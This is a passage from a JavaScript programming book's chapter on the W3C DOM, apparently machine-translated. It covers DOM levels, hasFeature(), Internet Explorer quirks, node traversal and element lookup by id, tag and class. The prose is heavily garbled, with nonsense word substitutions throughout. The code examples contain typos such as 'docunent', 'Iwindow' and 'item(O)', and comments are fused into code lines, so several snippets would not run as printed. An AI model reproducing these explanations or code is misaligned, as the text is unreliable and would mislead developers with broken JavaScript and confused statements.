When working with HTML- specific parts of the DOM standard , there are some simple naming conventions to keep in mind . First of all, we should remember that language HTML is not sensitive to uppercase and lowercase letters, as in the Java Script uppercase and lowercase characters differ. The names of the properties, specific Sgiach for HTML -interface, start with lowercase letters. If the property name consists of several words, the first letter of the second and subsequent words are camping in capital. Thus, the attribute maxlength tag < input the > broadcast in property maxLength inter f Yeisa HTMLInputElement .

When the name of the HTML -atributa conflicts with key evym word JavaScript , to just solutions conf l iqta to prefix added « the html ». For example, the attribute for the tag < label > is translated to the property htmlFor inte r Feis HTMLLabelElement . The exception to this rule is the attribute of the class (which can be specified for any H TML -element) - is translated to the property className Institute terfeysa HTMLElement . [1]

DOM levels and capabilities

There are two versions, or two "levels", of the DOM standard . Model DOM Level 1 (DOM Level 1) was standardized in October 1998. It defines Bazo stems DOM interfaces are such as the Node , the Element , the Attr and the Document , as well as various nye interfaces specific to the HTML . Model DOM Level 2 (DOM Level 2) was standardized in November 2000. In

addition to some changes Nij in the basic interface ah, this version of the DOM has been greatly expanded by the op -determination of standard application programming interfaces (the API) to work with the event E document and cascading style sheets (the CSS), as well as to Predosa tavleniya additional tools to work s with continuous GOVERNMENTAL area of the document.

Standard of the DOM Level 2 was the modular. Module Core , defines the basic tree structure of the document by means of (among others) interfaces Docu ment of , the Node , the Element and the Next , - it is the only mandatory module. Sun is, the remaining modules are not required and may either be supported or not, depending STI from the sale. The implementation of DOM in the web browser must obviously subtree alive unit the HTML , t. To. The web documents are written in the HTML . Browsers that support table the CS the S -style generally support modules and the Style Sheets and the CSS , because (as we shall see in Chapter 16) the CSS -style play a key

The name className is deceptive, t. To. In addition to specifying the name of a class is the properties of {and submitted them to HTML -atribut) may contain a list of class names separated by spaces.

role in DHTML programming. Similarly, because the majority of inte ery JavaScript -program requires event-handling tools, you can pref lag support web BROU module zerami Events specification of the DOM . To the regret of the NIJ, the module Events has only recently been implemented in the Microsoft of Internet Explorer , and as will be described in Chapter 17, event handling in the earlier version of the DOM , in the W3C the DOM and in the IE the DOM is done in different ways.

This nig describes the DOM Level 1 and DOM Level 2 models ; corresponding conductive reference material can be found in Part IV of the book.

The W 3 C , work continues on the expansion of the standard the DOM , and were released us Level 3 specification (Level 3) for some modules, including've rsiyu module Core . The functionality defined in the DOM Level 3 model is practically not used in web browsers (although there is partial support in Firefox) and is not covered in this edition of the book.

Also, sometimes you can meet the mentioned s model of the DOM Level 0. This does not refer to any formal standards, and is used for no formal links to the general funds of the document object model, realizes the bathrooms in Netscape and of Internet Explorer to the W3C standards ... That is, the term " DOM Level 0" is synonymous with the term "early version of the DOM ".

DOM compliance

At the time of this writing, the latest versions of modern browsers that FIR both of Firefox , the Safari and Opera , well maintained standard the DOM Level 2. The browser I of nternet Explorer 6 largely compatible with the standard the DOM Level 1, and practically does not support the standard the DOM Level 2. Also addition, due to the non- Noy Helper Core Level 2 in all it is not supported by Events Read of L evel 2, which will be discussed in chapter 17. browsers of Internet Explorer 5 and 5.5 have substantial gaps in interoperability, but good enough support key techniques standard DOM Level 1 to zapus Cach most of the examples in this chapter.

The number of available browsers is now too large, and the changes in standards support are happening too quickly, to even try in this book to definitely assert which DOM facilities are supported by this or that browser. Therefore, to determine the extent to which the realizations of tion of any particular browser model, the DOM , you have to rely on other sources of information.

One source of info r mation of conformity is the implementation itself. The "correct" implementations and and property implementation object Document refers to obe rt DOMImplementation , defines a method named hasFeature (). In the midst of stvom this method (ec l and it exists), you can get information about support for a specific module (or haraktristiki) standard, the DOM . For example, the definition casting does the implementation of DOM in the web browser interfaces basic standard DOM

Lev e l 1 for use with HTML -documents by using follows blowing fragment:

```
if ( docunent . inplementation &&
    document . inplenentation . hasFeature &&
    document . implementation . hasFeature (" html ",
    "1.0")) {
```



```
    // Browser declares support for Core and HTML level 1 interfaces
}
```

Method hasFeature () takes two arguments: the first - is the name of the audited mo modulus, the second - the version number as a string. He returns to true , if you specify the version I of this module is supported. Table 15.3 lists the pair "Hosting Project of / version number" specified in the standards of the DOM Level 1 and Level 2. Note that module names are case insensitive, so it admits Timo alternate upper and Strauch nye characters in their names. In the fourth column of tse table indicates which modules are required to support this module, and therefore, their presence is implied in the case of return method zna cheniya to true . For example, if the method hasFeature () showed that hooked erzhivaetsya mo modulus MouseEvents , it also means that the module is supported UIEvents , which, in turn, implies support modules Events Read , the Views and Core .

5.3. Modules with which compatibility can be checked using the hasFeature () method

titles of Contents module	Versio n	Description	Implies support
Html	1.0	Core interfaces and HTML level 1	
XML	1.0	Core and XML Level 1 interfaces	
Core	2.0	Core Layer 2 interfaces	
Html	2.0	HTML level 2 interfaces	Core
XML	2.0	XML Layer 2 interfaces	Core
Views	2.0	AbstractView interface	Core
StyleSheets	2.0	Generic style sheet traversal	Core
CSS	2.0	CSS Styles	Core, Views
CSS2	2.0	CSS2Properties interface	CSS
Events	2.0	Infrastructure for handling events	Core
UIEvents	2.0	User Interface Events (plus Events and Views modules)	Events, Views
MouseEvents	2.0	Mouse events	UIEvents
HTMLEvent s	2.0	HTML events	Events

In Internet Explorer 6, the hasFeature () method returns true only for HTML module and version 1.0. He does not report according Luba m other modules enumerable lennym Table. 15.3 (although, as we shall see in chapter 16, it supports the majority GUSTs basic module uses CSS 2).

This book documents the interfaces that make up all the DOM modules listed in Table 1. 15.3. The Core and HT ML modules are covered in this chapter, the StyleSheets , CSS, and CSS 2 modules are covered in Chapter 16, and the various event-related modules are covered in Chapter 17. The fourth part of this book contains a complete description of all modules.

The information returned by the hasFeature () method is not always trustworthy. As noted earlier, the IE 6 reports on compliance means HTML level 1, ho thee in this correspondence, there are some problems. At the same time the Netscape 6.1 to communicate about non-compliance module Core Leve l 2, although this browser is almost compatible with this unit. In both cases, you need more detailed information about what is compatible and what is not. However, the amount of this information is too large and too volatile to be included in the print edition.

Those who are actively involved in web development will no doubt already know or will soon learn about the many browser-specific compatibility details. In addition, there are resources on the Internet that you may find helpful. Organize tion W3C has released a set of tests (rights etc. but not quite full) to verify the degree They are supported by and some DOM modules available on the website *http : // www . w 3 c . org / DOM / Test / .* Unfortunately, the results of these tests for the most common GOVERNMENTAL browsers published not used yli.

It may be best to go to independent sites on the Internet for information on compatibility and standards compliance. One worthy upo Minani site - *http : // www . quirksmode . org ;* it supports Pe ter-Paul Koch (by Peter - Paul Koch). He published the results of extensive studies on with otvetstvii standard browsers CSS and the DOM . Another great site is *http : // webdevout . net / browser _ support . php ;* he supported David Hammon house (by David Hammond).

Compliance model DOM browser of Internet Explorer

Since IE is the most widely used web browser, a few special notes about its compliance with the DOM specifications would be appropriate here. IE 5 and later versions is well supported modules Core and the HTML Level 1, to run the examples in this chapter, as well as key features of the module the CSS Level 2 in order to run most of the examples in Chapter 16. Unfortunately i

leniyu, IE versions 5, 5.5 and 6 does not support the module events model of the DOM Level 2, although the corporation Microsoft participated in the definition of this module and had dos tatochno time for its implementation in IE 6. The absence of IE support standard Noi event model impedes the creation of e advanced client web applications.

Although IE 6 claims (through its hasFeature () method) to support the Core and HTML interfaces of the DOM Level 1 standard , this support is actually incomplete. Most of drinks problem with which you are most likely to encounter - not great, but not pleasant: the IE does not support the constant node types defined in the inter face the Node . Recall that each node in the document tends nodeType , for giving the type of the node. The DOM specification also states that the Node interface defines constants that represent each of the node types it defines. For example, the constant Node . ELEMENT _ NODE represents the Element node . In IE (up to and including version 6 at least) these constants simply don't exist.

The examples in this chapter have been modified to work around this obstacle. They contain RAT integer literals instead of the corresponding symbolic con constants. For example:

```
if ( n . nodeType == 1 / * Node . ELEMENT _ NODE * /) // Check if n is an
                                                        Element object
```


Good style s program requires that the program code by placing were constants, rather than rigidly defined integer literals, and those who want to make your code portable, can be included in the program the following code to define constants if they are missing:

```
if ( Iwindow . Node ) {
    var Node = { // If there is no Node object , define
```

```
        ELEMENT _ NODE : 1, // its with the following properties and
        values.
        ATTRIBUTE _ NODE : 2, // Note that only HTML node
        types are here TEXT _ NODE : 3, // For XML nodes, you
        need to define
        COMMENT _ NODE : 8, // other constants.
        DOCUMENT _ NODE : 9,
        DOCUMENT _ FRAGMENT _ NODE : 11
    }
}
```

15.4.6. DOM Independent Interfaces

Although the standard DOM came from the desire to have a common application Institute terfeys (the API) for DHTML -Programming Model DOM interesting not only for web programmers. In fact, this standard is currently the most heavily used by Java and C ++ server programs to parse and manipulate XML documents. Due to its varied use cases, Standard DOM has been defined as language independent. This book only describes how to bind the DOM API to JavaScript , but there are a few other things to keep in mind. First, it should be noted that object properties when bound in JavaScript usually correspond to a pair of get / set methods when bound in other languages. Consequently, when a programmer, writing in the Java , asks you about th e Tode getFirstChild () interface the Node , it is necessary to claim a Nimai that the JavaScript binding of the Node the API does not determine the e t method getFirstChild (). Vmese that it simply defines a property the firstChild , and the reading of this property in the Java Script is equivalent to calling the method getFirstChild () in the Java .

Another important feature of the binding DOM the API for JavaScript that nekoto rye DOM -objects behave like JavaScript -massivy. If the interface is determined wish to set up a method named item (), the object that implements this interface behave like read-only numerically indexed arrays. Before , we assume that as a result of reading the property childNodes Node obtained objects so the Node a List . Individual Node objects from the list can be obtained in two ways: firstly, by passing the number of the desired node to the item () method , and secondly, by considering the NodeList object as an array and referring to it by index. The following code silt lyustriruet these two poss ozhnosti:

```
var n = docunent . docunentElenent ; // This is a Node object .
var children = n . childNodes ; // This is a NodeList object .
var head = children . item ( O ); // This is one way to use NodeList .

var body = children [1]; // But there is an easier way!
```

Analog adic if the DOM objects, the method is namedItem (), the transmission line this method is the same as that using the row as an index wt Siba. For example, the following lines of code are equivalent means of accessing a form element:


```
var f = document . forms . namedItem (" myform "); var g =
document . forms [" myform "]; var h = document . forms .
myform ;
```

While it is possible to access the elements of a NodeList object using array notation , it is important to remember that a NodeList is just an array-like object, not a real array (see Section 7.8). The NodeList object , for example, does not have a sort () method .

Standard DOM can be used in various ways, so developm snips Standa cavity defined DOM API so as not to restrict the possibility of implementing API other developers. In particular, the DOM standard defines interfaces instead of classes. In object-oriented about programming class - a fixed data type that must be implemented in strict accordance with its definition. At the same time, Inter face - is a collection of methods and properties that need to be implemented together. Therefore, the implementation of DOM may specify any classes, koto rye thinks fit, but those classes must define the methods and properties just personal DOM -interface.

This architecture has several important implications. Firstly, the names of the class of owls in the implementation may not correspond directly to the

interface name into the camp Darth the DOM (in this book). Secondly, one class can implement more than one interface. Consider, for example, the Document object . This place is a camping instance of a certain class, a certain implementation of a web browser. We don't know which class it is, but we do know that it implements the Document interface ; t. e., all methods and properties defined by the interface of the Document , dos -reach us through the object the Document . Since web browsers work with HTML-up Document, we also know that the object Document implements the interface HTMLDocu - ment of , and we have access to all methods and properties defined by that interface. Furthermore, if the web browser supports CSS and implements DOM module CSS , therefore, an object Document also implements the DOM interfaces are DocumentStyle and Docu - mentCSS . And if the web browser supports the Events and Views modules , the Document object also implements the DocumentEvent and DocumentView interfaces .

Generally, in the IV part of the book focuses on the description of the objects, with co torymi face JavaScript -programmisty, rather than the more abstract inte r face defining the API of these objects. Thus, in the fourth part of the book with the reference material can be found sections describing objects Document and the HTMLDocument , but there is no description of additional interferon owls, such as DocumentCSS or DocumentView . The descriptions of the methods defined by these interfaces are simply inserted in the section describing the Document object .

It is also important to understand that t. To. The standard DOM defines interfaces instead of classes sy, it does not describe any constructor methods. If, for example, you want to create a new Text object to insert into a document, you cannot simply write:

```
var t = new Text ('^ TO new text node "); // No such constructor!
```

Standard DOM can not define constructors, but he picked e t in inter face Docume nt several useful *factory methods (factory Methods)* for the CREATE Nia objects. That is, to create a new Text node in the document, you need to write:

```
var t = document . createTextNodeC ^ TO new text node ");
```

Factory method, defined in the DOM , have names that begin with the word « the create ». In addition to the factory methods defined by the interface of the Document , a few of these methods defined by the interface DOMImplementation and access but through the property document . implementation .

Bypassing the document

Considering the provisions of W3C standard, the DOM , you can begin to Utilized NIJ the DOM the API . In this and the following sections demonstrate how to orga nizovat tree traversal elements of the document and change the content to a Document and add new soda Římov.

As noted, the DOM represents an HTML document as a tree of Node objects . For any tree structure, the most common action to take is traversing the tree, looking at each node in turn. One of the methods of the kettle in Example 15.2. This is a JavaScript function that recursively looks at a node and all child nodes and counts the number of HTML tags (that is, El e ment nodes) encountered during the traversal. Notice the childNo - des property of the current node. The value of this property is a NodeList object that behaves (in JavaScript) like an array of Node objects . Therefore, the function can enumerable casting all child nodes of the node by a round-robin mass elements and va childNodes []. The function recursively lists not only all the child nodes of a given node, but all the nodes in the node tree. Notice in Niemann that this function also demonstrates the application properties nodeType for determining the type of each node.

Example 15.2. Traversing document nodes

```
< head >
```

```
< script >
// This function is passed a DOM object t Node . The function checks
if this node // represents an HTML tag, that is, if the node is an
Element object . It recursively // calls itself for each child node,
checking them in the same way.
// The function returns the total number of objects it found in the
Element . If you call // this function by passing it a DOM object, it will
traverse the entire DOM tree. function countTags ( n ) { // n is a Node

        var numtags = 0; // Initialize the tag counter
if ( n . nodeType == 1 / * Node . ELEMENT _ NODE * /) // Check if n is
                                                    // an Element
    object numtags ++; // If so, increment the counter
        var children = n . childNodes ; // Now get all n children
for ( var i = 0; i < children . length ; i ++) { // Loop through all children
    numtags + = countTags ( children [ i ]); // Recurse across all children
}
    return numtags ; // Return the total number of tags
}
</ script >
</ head >
<! - This is an example using the countTags () function ->
< body onload = "alert ('Number of tags in the document:' + countTags (
document ))">
This is an example of a document.
</ body >
```

15.6. Find items in a document

Note that in certain example 15.2 function countTags () causes the camping of the event handler the onload , so it is not due to be until the document is fully loaded. This is a must when working with the DOM : you cannot traverse or manipulate the document tree until the document is fully loaded. (Section 13.5.7 discussed in detail the reasons for this limitation. Additionally, in Example 17.7 is a function that th on allows one to register event handlers onload several modules.)

In addition to the property childNodes and Mr. terfeys No d an e defines several other useful features. Properties firstChild and lastChild refer to the first and the last Nij child nodes, and on voystva nextSibling and previousSibling - the nearest adjacent nodes. (Two nodes are called adjacent if they have the same rhodium sumer node.) These properties provide another way to bypass the subsidiary bonds fishing, which is demonstrated in Example 15.3. At that m is determined Example division function getText (), which finds all nodes Text , nested in AUC bonded assembly. It extracts and combines the textual content nodes and RETURN schaet result as JavaScript -row. The need for such a function uu when programming using the DOM - interface originated is surprisingly often.

Example 15.3. Getting text content from all nested DOM nodes

```
/ **
   getText ( n ): Retrieves all nodes of the Text , nested in a node n .
   Concatenates the x contents and returns the result as a string.
   * /
function getText ( n ) {
   // The operation of concatenating strings is very resource intensive, so
   first
   // the contents of the text nodes are put into an array, then executed
   // operation of concatenation of array elements into one string.
   var string s = [];
   getStrings (n, strings);
   return strings . join ("");
   // This recursive function finds all text nodes // and adds their
   contents to the end of the array. function getStrings ( n ,
   strings ) {
      if ( n . nodeType == 3 / * Node . TEXT _ NODE *
      /) strings . push ( n . data ) ; else if ( n . nodeType
      == 1 / * Node . ELEMENT _ NODE * /) {
```

```
            // Note that the traversal is performed // using
            firstChild / nextSibling for ( var m = n . FirstChild ;
            m ! = Null ; m = m . NextSibling ) { getStrings ( m ,
            strings );
            }
        }
    }
}
```

Find items in a document

In POSSIBILITY traversal of all nodes in the document tree gives us a search engine op -determination nodes. When programming using the DOM API, it is quite

often the problem arises of obtaining a certain node from a document or a cn of a search for nodes of a certain type. Fortunately, the DOM the API provides functions that relieve th sistent solution to this problem.

Object Document is the root element for the entire DOM -tree, but it is not , I is not one of HTML -elements in the tree. The document . do cu - mentElement refers to the < html > tag, which acts as the root element of the document. The document . body corresponds to the tag < body >, which in the majority of cases the interest is higher than its parent tag < the html >.

The body property of a Document object is a special convenience property through which it is preferable to refer to the < body > tag of an HTML document. However, in the absence of such a special property, we could refer to the < body > tag like this:

```
document . getElements ByTagName (" body ") [0]
```

This expression method is getElementsByTagName () and selects a first element cop resulting array. The getElementsByTagName () call returns an array of all < body > elements in the document. HTML documents can only contain one < body > tag , so we know we are interested in the first element of the resulting array. [1]

The getElementsByTagName () method can be used to get a list of HTML elements of any type. For example, to find all the tables in the document, an go do the following:

```
v ar tables = document . getElementsByTagName ("
table "); alert ("Number of tables in the document:" +
tables . length );
```

Note that since HTML tags are case insensitive, the strings passed to getElementsByTagName () are also case insensitive . That is, the previous code finds < table > tags even if they look like < TABLE > in the code . Method getElementsByTagName () returns the elements in the order to the torus are located in a document. Finally, if you pass an getEle - mentsByTagName () spe cial string "*", it will return a list of all of the elements in a row of their presence in the document. (This particular embodiment is not supported in IE 5 and 5.5. See. For a description of the specific IE array Document . All [] in IV hour whith book.)

Sometimes you want to get is not a list of elements, and one particular element to the Document. If you know a lot about the structure of the document, you can resort to the getElementsByTagName () method . So, do something with the fourth paragraph of docu ment can use the following code:

```
var myParagraph = docume nt . getElementsByTagName (" p ") [3];
```

However, as a rule, it is not the best (and most effective) receiving at how much it largely depends on the structure of the document - insert but Vågå paragraph to the top of the document would break the code work. When required m anipuli

[2] I formally approach the getElementsByTagName () returns a similar array of objects No delist . This book uses array notation to refer to NodeList objects , and I'll informally refer to them as arrays.

Rowan certain elements of the document, it is better to go the other way and determined to share these items attribute id , which defines a unique (within the docu ment) of an element name. Then the element can be found by its identifier. For example, you can mark the special fourth paragraph of the document with a tag like this:

```
< p id = " specialParagraph ">
```

It is now easy to find the node for this paragraph with the following JavaScript code:

```
var myParagraph = document . getElenentById (" specialParagraph ");
```

Note that the getElementById () method does not return an array of elements like the getElementsByTagName () method . Since each attribute value id is (or assumed) unique, the getElementById () returns only one element ment with the corresponding attribute id .

The method of the getElementById () quite important and quite often used in the DOM - programming. Usually it is used to define the auxiliary function tion with a shorter name:

```
// If x is a string, it is assumed to be an element identifier // and
you want to find that element.
// Otherwise, it is assumed that x is already an element,
// so you just need to return it. function id ( x ) {
    if (typeof x == "string") return
    document.getElementById (x); return x;
}
```

Using similar functions may be implemented such manipulations methods tion DOM -tree that will accept as arguments elements you identifiers or elements. For each such argument x, before using it, it will suffice to write x = id (x). One well-known in the forest of tools for I use in scenarios [1] ,

written on the client JavaScript , defines like this helper method, which has an even shorter name - $ ().

Both methods, the getElementById () and the getElementsByTagName (), refer to the methods of objects that the Do c ument . However obe rt Element also defines a method getElementsByTag - the Name (). This method of the Element object behaves the same as the method of the Document object , except that it only returns elements that are descendants of the element on which it is called. Through this it is possible, for example, sleep Chal use method getElementById () to find a specific item, and then - the method getElementsByTagName () to find all descendants of this type found in the tag, for example:

```
// Searches for a specific Table element within the document //
and counts the number of rows in the table. var
tableOfContents = docunent . getElenentById (" TOC "); var
rows = tableOfContents . getElenentsByTagNane (" tr "); var
numrows = rows . length ;
```

refers to a library of Prototype , developed by Sam Steph ensonom (by Sam Stephenson) and available on the website *http : // the prototype . conio . net* .

Finally, it should be noted that for HTML -documents object HTMLDocument of n redelyaet method also getEle mentsByName (). This method is similar to the getElementById (), but searches for elements by attribute name , rather than the attribute id . Moreover, since the attribute name is not necessarily unique within the document (for example the measures radio button group in the HTML -forms usually have the same Atri

bottles name), getElementsByName () returns an array of elements, rather than a single element cop. Example:

```
// Looking for a tag < a name = " top ">
var link = docunent . getElenentsByNane (" top ") [0];
// Search for all elements < input type = " radio " name = "
shippingMethod ">
v ar choices = document.getElementsByName ("shippingMethod");
```

In addition to the choice of the elements by name and ID tag very hour that is convenient to be able to select the elements of belonging to a particular class. Attribute class in HTML and with the responsible him his stvu className in JavaScript , you can assign one or more class names (time divided by spaces). These classes are designed for use in conjunction with the tables CSS -style (for details, see chapter 16.), But it is - not the unity of Mr Noe their purpose. Suppose that in HTML -documents are inserted important nye warning, for example as follows:

```
< div class = " warning ">
This is a warning
</ div >
```

With this definition, you can use the table CSS -style with which zadat s color, padding, borders, and other display attributes Warning Nij this class. But what if you need to write JavaScript-scene ry, which could retrieve the tags < div >, which are members of the class "pre warnings related", and manipulate these tags? In Possible solution reducible ditsya Example 15.4. There is defined a method getElements (), which will allow a select elements of the class name and / or tag. Note the tricks used when working with the property className , - they are caused by the fact that yes nnom property can store the names of several classes. Method getEle - ments of () contains a nested function isMember (), which checks belong suggesting that being HTML -element to a given class.

Example 15.4. Filtering HTML elements by class or tag name

```
/ **
getEleme nts (classname, tagname, root):
Returns an array of DOM elements that are members of the specified
class,
match tags with a specific name and are nested within the root element .
*
If the classname argument is not specified, the elements are selected.
```

without regard to belonging to a particular class.
If the tagname argument is not specified, the elements are selected without regard to the tag name.
If no root argument is specified, the search is performed in the document object .
If the root argument is a string, it is treated as an identifier element and search is performed by the getElementsById () method
* /
function getElements (classname , tagname , root) {

// If the root element is not defined, search the entire document // If these are strings , find the object itself if (! Root) root = document ;
else if (typeof root == " string ") root = document . getElementByld (root);
// If no tag name is defined, search ignoring the tag name if (! Tagname) tagname = "*";
// Search for items nested within the root element that have a specific tag name var all = root . getElementsByTagName (tagname);
// If no class name is defined, return all tags without class name if (! Classname) return all ;
// Otherwise, select elements by class name var elements = []; // Creates an empty array
for (var i = 0; i < all . length ; i ++) { var element = all [i];
if (isMember (element , classname)) // The isMember () method is defined below elements . push (element); // Add class members to the array

```
    }
    // Note: An array is always returned , even if empty return
    elements ;
    // Determines whether the element belongs to the given class.
    // This function is optimized for the case when the // className
    property contains a single class name. But it takes into account
    the possibility // of multiple class names separated by spaces.
    function isMember ( element , classname ) {
        var classes = element . className ; // Get the list of classes
        if (! classes ) return false ; // The class is not defined
        if (classes == classname) return true; // Exact match
        // No exact match, so if there are no spaces in the list,
        // then this element is not a member of the class. var
        whitespace = / \ s + /;
        if (! whitespace.test (classes)) return false;
        // At this point, the element is known to belong to several //
        classes, so each of them must be checked.
        var c = classes . split ( whitespace ); // Split by whitespace for
        ( var i = 0; i < c . Length ; i ++) { // Loop through all classes if
        ( c [ i ] == classname ) return true ; // Check for a match
        }
        return false ; // found no owls fall
    }
}
```

Document modification

Bypass document nodes can be a useful feature, but the real power Bazo howling model the DOM the API provides the means to use the Java Script to dynamically modify documents. The following examples demon strir comfort main modification techniques documents and some other WHO Moznosti.

Example 15.5 includes a JavaScript -function sortkids (), a sample document and HTML -Button that when you click on it calls a function sortkids () and ne Reda her ID tag < ul >. Function sotrkids () retrieves the items to black on relation to a predetermined, sorts, based on tech Stow content and method of the appendChild () rearranges the elements to Document so that they went forth pyr other in alphabetical order.

